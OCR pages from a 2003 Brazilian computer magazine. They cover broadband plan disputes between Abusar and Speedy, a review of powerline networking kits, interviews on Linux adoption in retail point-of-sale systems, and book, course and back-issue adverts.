Este livro aborda de forma simples e objetiva as diversas questões relacionadas aos projetos de cabeamento de redes. O autor apresenta várias informações práticas sobre os sistemas de cabeamento estruturado, incluindo características básicas dos cabos e acessórios mais utilizados, normas e técnicas empregadas na instalação, além de orientações sobre os detalhes técnicos para elaboração dos projetos

Introdução ao C++

Peter Jandl Junior – 336 páginas
R$ 45,00 – Editora Futura

Este livro foi desenvolvido para ser um material introdutório sobre o C++, abordando os conceitos básicos de programação e orientação a objetos. O livro apresenta o C++ e sua sintaxe de forma que o leitor possa aproveitar os fundamentos também para o C. Todos os exemplos são trabalhados tanto em ambiente Windows como Unix. No total, são mais de 170 exemplos fornecidos integralmente, testados um a um

CURSOS E EVENTOS

[illegible]
10/11 a 14/11 - 40 horas
Impacta - R$ 600
Conceitos de administração do sistema Linux e gerenciamento de contas de usuários e sistemas de arquivos e automação de tarefas
Av. Paulista, 1.009 - 9º andar - SP
Tel. (11) 3285- 5566
www.impacta.com.br

Treinamento JBoss:
Arquitetura e Administração
30 e 31 /10 - 16 horas
Dextra - R$ 880
Prover ao aluno os conhecimentos e habilidades fundamentais para a utilização e administração do servidor de aplicações J2EE JBoss
R. Lauro Vannucci, 102, Campinas -SP
Tel. (19) 3256-8644 / 3256-8722
www.dextra.com.br

[illegible]
1 e 2/12 - 16 horas
ITCOM - R$1.180
Formação de profissionais de desenvolvimento de sistemas de software, em diversos níveis
Rua Demóstenes 748 - SP
Tel. (11) 5096-6682
www.itcom.com.br

CURSO DE LINUX SEM SAIR DE CASA?

Aprenda com quem já treinou milhares de profissionais e foi a pioneira em treinamento de Linux à distância que pode, inclusive, ser feito em máquinas Windows!

Conheça também o Curso de **"Vulnerabilities Exploitation"** à distância e aprenda a se proteger de invasões!

Inventive Houses

Entre em contato conosco!
Rua Teixeira da Silva, 660 - 6º and. - Paraíso - SP - Próx. Metrô Brigadeiro
11 3885-[illegible] - contato@4linux.com.br - www.4linux.com.br

4LINUX
YOUR INTELLIGENCE IN LINUX
WWW.4LINUX.COM.BR

Abusar x Speedy

A guerra continua

Mudanças no plano de acesso da maior operadora de banda larga do País aumentam as críticas sobre a qualidade do serviço no Brasil, que conta com quase 1 milhão de clientes

Os novos planos de assinatura do Speedy (acesso ADSL vendido pela Telefônica em São Paulo) acirraram ainda mais as críticas da Abusar (Associação Brasileira dos Usuários de Acesso Rápido) contra as operadoras de banda larga brasileiras. A entidade, única representante dos clientes de Internet de alta velocidade no País, avalia que as limitações de download impostas pelo Speedy irão prejudicar a maioria dos usuários do sistema.

A partir de agora, quem assinar o Speedy terá de optar por um dos três planos de velocidade e limitação de download. Por enquanto, os usuários antigos podem permanecer com seus planos ou migrar para um novo.

O presidente da Abusar, Horácio Belfort, avalia que o teto de 3 GB do plano 300 do Speedy, que permite uma velocidade de navegação de, no máximo, 300 Kbps, será insuficiente para boa parte dos usuários que fizerem essa opção de serviço. "São mudanças péssimas para o consumidor e totalmente contra os interesses dos usuários", diz Belfort. Para ele, há ainda um outro complicador. O presidente da Abusar avalia que com as novas condições, utilizar conexão rápida pode até mesmo perder o sentido em alguns casos. "As pessoas usam para fazer download. Se não podem fazer download, não têm motivo para ter banda larga", declara.

O Speedy conta atualmente com mais de 400 mil clientes (dados da Telefônica), e a controladora do serviço alega que as mudanças não vão trazer prejuízos à maioria de seus usuários. Segundo dados divulgados pela Telefônica, apenas 5% deles teriam problemas de adaptação aos novos contratos de prestação de serviço. O Speedy alega que esses 5% consomem 60% da infra-estrutura.

Vale a pena mudar?

As mudanças nos planos do Speedy são válidas automaticamente para os novos clientes. Para os usuários antigos que já possuem o serviço, existe a opção de migrar para os novos pacotes ou permanecer com o contrato atual. Para você saber se a mudança vale a pena, a Telefônica promete colocar à disposição de seus clientes uma ferramenta para medir quanto de download o usuário faz por mês (até o fechamento da edição esse recurso não estava disponível para os usuários antigos).

A Telefônica divulga em sua página uma estimativa da quantidade de coisas que um usuário do Speedy 300 (3 GB de limite) pode copiar pela rede:

- carregar 10 mil páginas Web
- download de 300 músicas
- download de dez trailers de filme
- receber 3 mil e-mails
- receber 1,5 mil arquivos de Word
- jogar 24 horas de game online
- download de cem programas

Isso significa que o Speedy 300 permite fazer os seguintes downloads:

- 10 mil páginas Web com 100 Kb (uma página de busca do Google) – 1 GB
- 300 músicas de 2,15 MB (um MP3 médio de 2 min) – 645 MB
- Dez trailers de filme de 20 MB – 200 MB
- 3 mil e-mails de 10 KB – 30 MB
- 1,5 mil arquivos de Word de 50 KB – 75 MB (arquivo minúsculo de Word)
- 24 horas de game online (por exemplo Counter-Strike) – 320 MB

Com isso, restariam 730 MB para os cem programas. Assim, cada um desses programas teria apenas 7,3 MB.

Pelo mundo

Quando se quer fazer uma comparação para saber se o serviço brasileiro está bom ou ruim, a primeira idéia de avaliação é em relação ao preço cobrado. Pelo menos neste ponto o Brasil não está muito fora da regra do mercado internacional. Os preços praticados no País são semelhantes aos da Argentina, Estados Unidos, Espanha e Inglaterra. "O problema não é o valor, mas a qualidade do serviço", avalia o presidente da Abusar, Horácio Belfort. Ele afirma que as limitações de download também acontecem em alguns países, mas volta a dizer que os limites impostos pelo Speedy estão abaixo do que seria o ideal. "Existe essa limitação, mas é muito maior do que no Brasil", afirma. Veja, a seguir, o exemplo dos planos de alguns países:

BRASIL
Speedy
www.speedy.com.br
Instalação:
R$ 149,00
Mensalidade:
R$ 71,90, mais provedor
Velocidade:
300 Kbps
Limitação de download:
até 3 GB

Velox
www.telemar.com.br/velox
Instalação:
grátis
Mensalidade:
R$ 83,45, mais provedor
Velocidade:
256 Kbps
Limitação de download:
não tem

INGLATERRA
AOL
www.aol.co.uk/broadband
Instalação:
grátis
Mensalidade:
27,99 Libras (R$ 132,40*)
Velocidade:
512 Kbps
Limitação de download:
não tem

ARGENTINA
Speedy
www.speedy.com.ar
Instalação:
125,00 Pesos (R$ 125,00*)
Mensalidade:
79,90 Pesos (R$ 79,90*)
Velocidade: 256 kbps
Limitação de download:
não tem

ESTADOS UNIDOS
AT&T
www.att.com
Instalação:
grátis
Mensalidade:
US$ 39,95 (R$ 113,46*)
Velocidade:
768 Kbps
Limitação de download:
não tem

ESPANHA
Telefonica
www.telefonicaonline.com
Instalação:
183,31 Euros (R$ 612,26*)
Mensalidade:
39,08 Euros (R$ 130,46*)
Velocidade: 256 Kbps
Limitação de download:
não tem

*Cotações referentes ao dia [illegible] 2003

e da banda do sistema, prejudicando a qualidade do serviço prestado. Apesar de não ter dados, a Abusar discorda dessa alegação. "A verdade é que o Speedy está abarrotado. Venderam muitas assinaturas e agora não querem investir para ampliar a infra-estrutura e crescerem ainda mais. Em vez disso, preferiram otimizar o sistema que já possuíam e transferiram o problema para o usuário, que terá menos serviço por um preço maior", diz Belfort.

A Telefônica dá a entender que não se incomoda em perder os usuários que não se adptarem às novas condições de uso do Speedy. "Para os 5% existem no mercado produtos adequados ao tipo de uso e ao volume demandado", mensagem extraída do material de divulgação oficial do novo Speedy.

Dados apresentados pelo Speedy, no entanto, apontam que poderá haver, inclusive, uma economia para alguns usuários. No caso dos clientes atuais de 256 Kbps que migrarem para o plano 300, a redução de gastos pode chegar a 19%, de R$ 117 para R$ 95. Porém, quem tiver o mesmo serviço e quiser mudar para o plano 450 terá um acréscimo de 4%, passando de R$ 117 para R$ 122. Esses números não consideram possíveis excessos de downloads efetuados pelos usuários. Para cada MB excedente, é cobrada a tarifa de R$ 0,10.

Qualidade e Provedores

Aliada à discussão sobre as vantagens e desvantagens dos novos planos de acesso do Speedy, a Abusar aproveita para retomar a discussão sobre a qualidade do serviço prestado pelas diversas operadoras de banda larga do País. Para Horácio Belfort, um dos principais problemas é a garantia de apenas 10% da velocidade contratada. "É como se comprasse um carro que chega a 160 Km/h mas a montadora garantisse apenas 16 Km/h. Com a banda larga é a mesma idéia", compara.

Outro ponto polêmico é a obrigatoriedade de contratação de um provedor de acesso, além da operadora de banda larga. A Abusar alega que essa exigência fere o Código de Defesa do Consumidor e entrou com diversas ações judiciais, já tendo conquistado algumas decisões favoráveis.

Nos dois casos, porém, a crítica não se destina a uma operadora específica, pois são procedimentos adotados por todas as empresas. No caso da necessidade de contratação de um provedor, isso ocorre em função de uma determinação da Anatel (Agência Nacional de Telecomunicações).

A briga entre Abusar e Speedy pode ser vista por um lado positivo: a popularização dos serviços de banda larga no País. Esse crescimento já vem sendo registrado há algum tempo. Apenas nos últimos quatro anos, a quantidade de usuários teve um aumento de 1.676,41%. Em 1999 eram apenas 53 mil clientes e hoje são 941,5 mil. A expectativa é que esse número aumente e, assim, permita que o preço cobrado diminua. Seria, sem dúvida, um bom fim para essa guerra. **PCM**

Compre 3 edições e ganhe 10% de desconto

GARANTA SEU DESCONTO
OFERTA: 20PG
LIGUE E INFORME A OFERTA

As melhores e mais baratas distribuições Linux

Ed. 77 - R$ 15,90

- CD 1, 2 e 3: Linux Conectiva 9 completo e em português, com guia prático de instalação na revista
- Windows não documentado contra os truques que só os experts em Win 2003 conhecem. Tem até como estourar "na unha" a senha do sistema

Ed. 76 - R$ 13,90

- CD 1: FreeBSD 5, o sistema Unix livre mais famoso do planeta
- CD 2: Peanut 9.5, o Linux compacto mais versátil e rápido de usar. Completo
- Samba, domine esta ferramenta que faz Linux e Windows conversarem

Ed. 75 - R$ 12,90

- CD 1: Gentoo Linux, o Linux que mais cresce no mundo
- CD 2: Lycoris Linux, o Linux mais parecido com o Windows
- Aprenda a usar o RAS para criar uma conexão direta entre dois computadores

Ed. 74 - R$ 12,90

- CD 1: Kurumin 1.4, o Linux brasileiro mais desejado da atualidade, e também o pacote Kokar
- CD 2: Slackware 9, o sistema mais usado por administradores de rede
- Como fazer redes Linux e Windows conversarem

Ed. 73 - R$ 14,90

- CDS 1, 2 e 3: Linux Red Hat 9 completo. Uma das principais distribuições Linux com instalação passo a passo
- Acabe com os fios... com o AcessPoint 2000 você pode montar uma rede sem fio conectando até 128 computadores

Ed. 72 - R$ 14,90

- CDS 1, 2 e 3: Linux Mandrake 9.1 completo com todos os pacotes originais. Fácil de instalar e com instruções em português
- Dicas e segredos de configuração para deixar o Windows XP rodar em velocidade máxima

Ed. 71 - R$ 12,90

- CD 1: Freeduc, o Linux completo que roda direto do CD-ROM especialmente criado para aplicações educacionais
- CD 2: Rode o melhor jogo 3D já feito para Linux. E ainda pacote de softwares completos: OpenOffice, Acrobat Reader para Linux

Ed. 70 - R$ 12,90

- CD 1: Slackware 8.1 Install Fest Brasil completo
- CD 2: videoaulas que ensinam a instalar e configurar três distribuições do Linux: Slackware 8.1, Red Hat 9.0 e Debian 3.0. Videoaula especial como particionar o disco rígido de forma eficiente

Ligue agora e peça suas edições: (11) 3038-5050


Entre na onda da Internet de banda larga

Ed. 4 - R$ 7,[illegible]

- Webcams ao vivo: guia completo com 35 webcamas gratuitas, sobre diversos assuntos
- Bancos online: saiba usar com toda a segurança os servidores online do seu banco

Ed. 3 - R$ 7,[illegible]

- 15 opções de jogos online para você se divertir usando sua Internet de banda larga
- Dicionários online, de línguas e termos técnicos, com consulta instantânea e grátis



Ed. 2 - R$ 7,00

- Filmes pela Internet, veja como são feitos os downloads de filmes inteiros até com as legendas
- Aprenda inglês sem sair de casa: dez opções de cursos online

Ed. 1 - R$ 7,00

- Use todo o poder da banda larga para conseguir antivírus livres, fotos, músicas, jogos e muito mais
- Guia completo para saber como ter a Internet banda larga em casa

Confira outras Edições Especiais

Suporte Técnico

- 106 programas para resolver e prevenir problemas de qualquer PC

Passo a Passo

- Aprenda Windows e entre para o mundo da informática

10.001 Cliparts

- 10.001 cliparts impressos na revista e agrupados em 105 categorias

10.000 Cliparts

- 10.000 cliparts e 1.000 fontes para sofisticar seus trabalhos

Preencha este cupom (original ou cópia) e envie-o para o fax.
(11) 3097-8583 **ou para a** Rua M.M.D.C., 121 - 05510-021 - São Paulo - SP

Edição / Nº	Qtde.	Preço unit.	Desconto	Preço Final
			Frete*	
			Total	

Confirme o valor do frete pelos telefones.
(11) 3038-5050 ou 0800 55 76 67

Oferta 20 PC

Escolha a forma de pagamento:

☐ **Cartão de Crédito:** ☐*à vista* ☐*3X sem juros*
Autorizo o débito de R$_____ no meu cartão
( )Amex ( )Credicard ( )Diners ( )Visa ( )Mastercard
mês ano
_____ *número completo conforme o verso do cartão* _____ *validade*

☐ **Envio de Cheque(s) via Correios:** ☐*à vista* ☐*3X sem juros*
Envie pelo Correio o(s) cheque(s) cruzado(s) e nominado(s) à Editora Europa

☐ **Depósito Bancário:** ☐*somente pagamento à vista*
Faça um depósito no banco Bradesco (conta 221 978-6, agência 0104-0) ou no Itaú (conta 64469-0 agência 0265) e envie o comprovante de depósito junto com este cupom para o nosso fax: (11) 3097-8583

Coloque aqui os seus dados:

Nome: _____
Endereço: _____
Bairro: _____ CEP _____-_____
Estado: _____ Cidade _____
Profissão: _____ Data de nasc.: ____/____/____
DDD ___ Fone: _____ Fax _____

Frete 01 exemplar: SP e RJ = R$ 1,00 / Demais = R$ 1,50 • **Frete 02 exemplares:** R$ 2,00 • **Frete 03 ou mais exemplares:** SP e RJ = R$ 3,00 / N e NE = R$ 7,50 / Demais = R$ 5,00. Frete sujeito a alterações. Ofertas válidas de 01/11/03 a 30/11/03 somente para compras efetuadas pelo telefone, por pessoa física.

ou 0800 55 76 67. Acesse: www.europanet.com.br

Rede Local pela Rede Elétrica

Testamos o sistema de transmissão de dados pela rede de eletricidade. Conheça suas vantagens e pontos fracos

Conectar computadores em rede está cada vez mais fácil. E os transtornos com extensos cabos podem estar com os dias contados. Graças a uma nova tecnologia que já está ganhando força no Brasil, tornou-se possível conectar computadores através da rede elétrica. Isso mesmo, usando os mesmos "cabos" que levam energia ao PC, é possível transferir dados. E a **PC Master** testou um conjunto de acessórios da SpeedStream que realizam essa tarefa e já estão à venda no País.

Esse novo sistema para redes locais utiliza uma tecnologia chamada PLC (Power Line Communication). Essa tecnologia funciona com um Master PLC, equipamento responsável por enviar uma nova freqüência, que varia de 4,3 Mhz para até 20,9 Mhz, à rede elétrica. Para conectar os PCs em rede é necessário o Modem PLC, responsável por receber e converter os dados enviados pelo Master.

Esse sistema, porém, só pode ser usado em uma rede elétrica local, ou seja, somente quando os PCs estão ligados a uma mesma caixa de força. Como o sistema envia uma nova frequência à rede elétrica, a transferência de dados é feita sem interferir nos demais equipamentos.

A velocidade da rede é fornecida pelo Master PLC e pode variar de 2 Mbits até 45 Mbits, dependendo do modelo do equipamento. A única limitação fica por conta da disponibilidade da rede ao conectar vários Modems PLC. Isso porque ela é dividida entre os usuários por igual. Portanto, se dez computadores estiverem conectados a um equipamento com suporte a 14 Mbits, cada usuário terá uma velocidade de apenas 1,4 Mbits.

Dados na rede elétrica

Para conectar os computadores à rede, existem duas opções de instalação dos equipamentos. A primeira é através de um cabo ligado diretamente no computador e a segunda é via rede sem fio (wireless).

O Modem PLC com suporte a cabo possui dois tipos de conectores: USB 1.1 e RJ-45. No modelo com suporte a RJ-45 (SpeedStream SS2502) é necessário que o computador já tenha uma placa de rede instalada. No modelo USB 1.1 (SpeedStream SS2501), a conexão é feita diretamente pela porta USB evitando o uso de uma placa de rede.


Já com o modelo Wireless (SpeedStream SS2521) é necessário

SpeedStream

FABRICANTE
SpeedStream

INFORMAÇÕES
www.pointertec.com.br

PREÇO
SpeedStream SS2510 (Master)
US$ 261,00
SpeedStream SS2521 (Wi-Fi)
US$ 300,00
SpeedStream SS2502 (RJ-45)
US$ 165,00
SpeedStream SS2501 (USB)
US$ 177,00



Equipamentos acabam com os fios nas ligações das redes locais

que o computador que receberá os dados tenha suporte à tecnologia Wi-Fi (802.11b de 2.4 GHz). Para completar, a distância máxima entre um Modem PLC e outro é de 300 metros; já para o Master PLC é de até 900 metros.

Para o teste, utilizamos os Modems PLC com suporte a RJ-45 e USB 1.1 e o Master PLC com roteador (SpeedStream SS2510).


A configuração e instalação do Master é simples. Se você não deseja fazer qualquer alteração, basta conectar o equipamento diretamente à rede elétrica, isto é, plugá-lo em uma tomada. Você também pode conectá-lo a um computador através do cabo de rede para alterar os parâmetros da rede ou adicionar o suporte de roteamento da Internet.

Nos computadores que receberão o Modem PLC com suporte a RJ-45 basta conectar o modem na tomada elétrica e o cabo de rede do equipamento ao computador. Depois, no Windows, basta ativar a opção *Obter o IP automaticamente*. Isso porque o Master PLC já possui servidor DHCP para distribuir os endereços de IP pela rede.

Com o Modem PLC que utiliza a porta USB, a configuração é um pouco diferente. É necessário configurar o computador para reconhecer o dispositivo como placa de rede. Com o software que acompanha o produto, a configuração é feita automaticamente para os sistemas Windows 98SE, 2000, ME ou XP. Depois de instalado, basta ativar o reconhecimento de endereço IP no sistema.

Para monitorar a velocidade de acesso ou saber de qual dispositivo Master PLC seu equipamento está fazendo parte, existe um software especial que acompanha o kit. Além de medir a velocidade, é possível saber a qualidade da conexão que você está recebendo, já que pode haver perda de pacotes em alguns casos. Esse fator depende da estrutura da rede elétrica em que o equipamento está conectado. Para funcionar corretamente em sua velocidade máxima, os equipamentos não podem ser ligados a um filtro de linha ou estabilizador.

Conexão pode ser feita pela porta USB, RJ-45 ou Wi-Fi



Ampliação da rede

O sistema PLC também pode ser utilizado para ampliar a capacidade das redes convencionais sem precisar fazer qualquer tipo de mudança nos equipamentos já instalados. Para testar a conectividade entre os dois tipos de sistemas (rede elétrica e rede ethernet), utilizamos o Master PCL com suporte a roteador. Basta ligar um cabo da rede ethernet convencional ao Master para colocar o roteador na rede. Isso permite que as máquinas conectadas nas duas redes (elétrica e ethernet) se comuniquem.

Outra aplicação interessante é o compartilhamento de acesso à Internet. Para fazer a distribuição dos dados, o PLC Master não exige um computador dedicado. Com o SpeedStream SS2510, basta ligá-lo ao modem de acesso à Internet (no caso de acesso banda larga, por exemplo, no modem ADSL) para que todos os usuários da rede PLC possam acessar a Internet.

Segurança e Conclusão

Se você deseja ativar uma senha para conectar os equipamentos à rede, o roteador já traz esse recurso. Além da senha, as informações são criptografadas em 56 bits.

A grande desvantagem do sistema é mesmo o preço. Por ser uma tecnologia cara, os acessórios PLC são recomendados para escritórios ou empresas que desejam aumentar a rede sem ter de passar novos cabos. **PCM**

Nasce mais uma parceria pró-Linux

Zanthus e Topcomm se unem para desenvolver um novo sistema Linux para softwares de automação comercial

Nakanishi: Linux específico para as necessidades do mercado

A necessidade das empresas em reduzir os custos de implantação dos sistemas de informática tem trazido cada vez mais benefícios para o Linux. Uma nova parceira em prol do pinguim acontece agora entre a Zanthus, empresa de automação comercial, e a Topcomm desenvolvedora de versões do Linux.

Essa é a primeira experiência da Zanthus com o sistema do pinguim. Segundo o diretor de tecnologia, Walace Soares, a expectativa é que até 400 clientes adotem o Linux nos próximos anos e aposentem os sistemas DOS e Windows. A Topcomm entrou na parceria com a missão de desenvolver uma versão mais enxuta, leve e específica para as necessidades da Zanthus.

Confira agora mais detalhes desta iniciativa na entrevista exclusiva que Soares, da Zanthus, e Seido Nakanishi, diretor da Topcomm concederam à **PC Master**. Eles revelam seus planos, comentam o mundo Linux e até opinam no caso da SCO contra a IBM.

PCM – Por que a Zanthus decidiu adotar o Linux para rodar seus softwares de automação comercial?
Walace Soares – Vimos sentindo uma demanda grande do mercado em reduzir o custo, ter uma solução mais open source e mais adequada ao seu ambiente de negócios. Foi aí que nós começamos a desenvolver nossas soluções para Linux e, junto com isso, surgiu uma necessidade muito grande de ter um Linux mais adequado às nossas soluções.

PCM – A Zanthus é uma empresa que atua nessa área desde 1978. Por que só agora adotar o Linux?
Soares – Na verdade, a Zanthus é uma empresa que vem, desde 1978, trabalhando muito com hardware, e a partir de três anos decidiu investir pesado em softwares e soluções. Existia uma solução antiga, que tem 18 anos, que é o frente de loja, feito em DOS. Essa era a nossa solução mais velha. As nossas novas soluções vêm, logicamente, tendendo a ser preparadas para o Linux. Então foi uma necessidade do mercado falar que precisava de uma solução rodando em Linux também.

PCM – Um dos atrativos do Linux é o baixo custo, mas qual a previsão de economia para os usuários que adotarem o novo sistema?
Soares – Não há uma estimativa, mas já vai partir da economia da própria compra do DOS e do Windows e de ter uma rede mais homogênea e estabilizada. Ainda não temos um número certo, se vai reduzir em 40%, 50% ou 60%.

PCM – Como funciona o sistema atual?
Soares – Temos uma parte em Windows e outra em DOS. A solução mais antiga é toda em DOS e as novas são feitas em Windows.

PCM – O Linux é um software livre. Por que a parceria com a Topcomm, e não desenvolver sua própria distribuição?
Soares – Na verdade, a Topcomm está

fazendo a distribuição. Ela está customizando um Linux especialmente para as nossas necessidades compatibilidade com hardwares mais antigos, com menos memória e processador menos potente, e com um novo tipo de hardware que estamos lançando, que usa discochip. Não vamos ter HD nessas máquinas por serem menores. Nossa necessidade era não pegar um Linux muito pesado como uma distribuição Red Hat ou Conectiva, que precisa carregar muita coisa e consome demais memória RAM e HD.

PCM – Como está sendo o desenvolvimento deste Linux por parte da Topcomm?
Soldo Nakanishi – Nossa empresa é especializada em aplicações *embedded* e um dos requisitos é ocupar menos espaço e usar menos recursos do equipamento. Portanto, existe a exigência de um Linux especializado. Para se ter uma idéia, um Red Hat ou Conectiva com uma instalação vazia vai ocupar cerca de 180 Mb de HD. A nossa solução completa, com todas as aplicações e tudo o que o Zeus precisa, ocupa menos de 64 Mb.

PCM – O TopLinux criado pela Topcomm também é livre?
Nakanishi – Os componentes são livres, como o Kernel, as bibliotecas e os utilitários. O que nós temos customizado para a Zanthus são scripts de inicialização e códigos de proteção de cópias. Esses são proprietários. A resposta, então, é sim e não. É código aberto, mas a distribuição em si não é aberta. Se alguém solicitar parte do código para a Zanthus, acredito que ela vai honrar conforme as normas do GPL.
Soares – Não há a intenção da Zanthus em cobrar por esse Linux de nossos clientes. Ele vai junto com nosso produto para funcionar e reduzir o custo de propriedade.

PCM – Que outras aplicações e empresas utilizam o TopLinux?
Nakanishi – Temos TopLinux rodando em 300 centrais da Telemar, em vários pedágios e terminais de consulta de preços.

PCM – Em que linguagem o programa da Zanthus foi desenvolvido?
Soares – Esse que a gente está portando agora foi feito em C. Os outros são feitos em Delphi e Calix. Ou seja, já são portáveis para Linux sem grandes complicações.

Soares: economia com o Linux pode chegar a 60%

PCM – A SCO entrou com uma ação contra a IBM com a alegação de uso indevido de patentes de alguns códigos do Linux. Como a Topcomm analisa essa briga?
Nakanishi – A SCO é uma empresa que está em falência e só não faliu provavelmente porque a Microsoft comprou uma parte deles. Recentemente, a Microsoft fez uma injeção de capital exatamente para sustentar essa difamação em relação ao Linux e criar um medo no mercado. É propositadamente isso. Provavelmente, o objetivo é manter em suspense essa questão. O resultado final, não tenho nenhuma dúvida qual será. O pleito da SCO não tem nenhum fundamento, ou se tem, não é sólido para justificar de uma hora para outra a SCO licenciar o Linux. O que a SCO levou a público como sendo prova é absolutamente ridículo.

PCM – O sr. acredita que a Microsoft está usando a SCO para fazer pressão contra os usuários do sistema open source?
Nakanishi – A Microsoft faz o que está no direito dela. Não vejo isso como certo ou errado. Talvez se eu estivesse no lugar dela faria a mesma coisa.

PCM – A Zanthus e a Topcomm temem que essa briga gere receio nos usuários?
Soares – Não. Pelo menos com os usuários com que temos conversado não há nenhum receio quanto a isso. Como é uma solução muito específica e direta, não temos problema com essa briga da SCO com a comunidade livre.

PCM – A meta de vocês é ter quantos clientes usando Linux?
Soares – Sentimos que os clientes médios e grandes querem muito ir para essa solução. Estimamos entre 10% e 20% da nossa base. Ou seja, falamos em torno de 300 a 400 clientes em um processo de três a quatro anos, porque existe um problema de cultura. A cultura Microsoft e Windows é muito forte e temos de vencê-la.

PCM – Essa ação da SCO não pode reforçar ainda mais essa cultura?
Soares – Reforça sim, mas quando você fala em redução de custo de propriedade, isso é um diferencial muito grande. ***PCM***

Linux vai às compras

Rede Carrefour adota o sistema do pingüim para modernizar as frentes de caixa de 82 hipermercados do grupo no Brasil

O sistema dos 7,7 mil PDVs (Pontos de Vendas) da rede Carrefour estava cada dia mais obsoleto quando o CIO (Chief Information Officer) do grupo francês no Brasil Marcelo Góes, iniciou um trabalho para sua atualização. Já nos primeiros estudos ficou claro que adotar o sistema Linux seria a melhor opção. Essa proposta veio diretamente da Unisys, contratada pelo grupo para fazer a migração de todo o sistema. Góes afirma que a principal preocupação não era a de reduzir custos, mas admite que a medida trouxe uma economia para a empresa. "Para nós, não houve uma redução acentuada, mas viabilizou o projeto. Se tivéssemos de comprar as licenças, nossos custos seriam bem maiores", diz ele.

Por enquanto, a maior parte das unidades Carrefour ainda não fez a mudança para o Linux. Essas lojas continuam operando o sistema DOS nos terminais dos PDVs. Já os Pontos de Vendas são ligados a um servidor SCO. "Esse sistema estava esgotado e a própria plataforma colocava limitações para alguns trabalhos de negócios e suporte", explica o CIO. Com a mudança já efetuada em quatro unidades do grupo, sendo três lojas do hipermercado Carrefour e uma do supermercado Champion, tanto os PDVs como os servidores de rede já operam totalmente em Linux Red Hat.

Para Góes, a principal vantagem conquistada após a implementação do Linux nos PDVs das lojas Carrefour foi a robustez e a compatibilidade com os diversos periféricos das frentes de caixa, como impressora, teclado, leitor de cheque e scanner dos códigos de barra. "O Linux conseguiu rapidamente se integrar", afirma. Outro ponto apontado pelo CIO da rede é a funcionalidade do suporte conquistado com o novo sistema. "Agora, temos um suporte centralizado que antes era difícil de fazer com o DOS, além da questão de compatibilização independente do hardware que é utilizado", completou Góes.

Entenda o sistema

Para fazer a atualização de seus 7,7 mil PDVs, o Carrefour contratou a Unisys. Todo o sistema, no entanto, foi desenvolvido pela empresa alemã Wincor Nixdorf, parceira da Unisys desde 1993. A rede de hipermercados adotou o software Calypso, feito em linguagem C e utilizado por outras 40 empresas no Brasil.

Tanto os PDVs como o servidor da rede utilizam a versão 7.1 do Red Hat. A questão de tamanho do sistema operacional não chega a ser um problema nem mesmo para os PDVs, que foram desenvolvidos para possuir uma arquitetura de PC.

Os equipamentos das frentes de caixa trabalham com memória de 32 MB RAM, placa de vídeo e placa de rede. Já o servidor atua com uma memória de 256 MB de RAM. A migração para o sistema Linux já aconteceu em três lojas do hipermercado Carrefour e uma do supermercado Champion. Ao todo, 250 PDVs já estão na era do pingüim.

As lojas que ainda não adotaram o Linux permanecem trabalhando com os PDVs em DOS e os servidores SCO. A gerente de projetos da Unisys, Cristina Pimentel, explica que essa mudança será feita de forma gradual à medida que os hardwares forem substituídos, sem a necessidade de paralisação dos trabalhos da loja. "Trabalhamos no período em que a loja estiver parada."

Cristina explicou que um dos principais atrativos para a escolha do Linux para desenvolver o software Calypso foi o baixo custo do sistema. "Foi um direcionamento da Wincor Nixdorf, mas uma das vantagens óbvias era a questão da licença."

Facilidade na operação do sistema Linux ainda permite economia para a rede no treinamento dos funcionários

A mudança

A migração para o sistema do pingüim começou a ser testada pela rede no ano passado, mas sua aplicação teve início apenas a partir de 2003. A primeira loja a entrar na era do Linux foi a unidade do supermercado Champion de Piracicaba. Com o sucesso do Linux, o Carrefour Anchieta, em São Paulo, também entrou na era do pinguim. O sistema estava, então, consolidado e pronto para ingressar de vez em todas as lojas da rede. A partir daí, ficou determinado que todas as unidades que fossem inauguradas já começariam o trabalho com o Linux. E foi isso o que aconteceu nas lojas Cambuci-Lion e Villa Lobos, ambas em São Paulo.

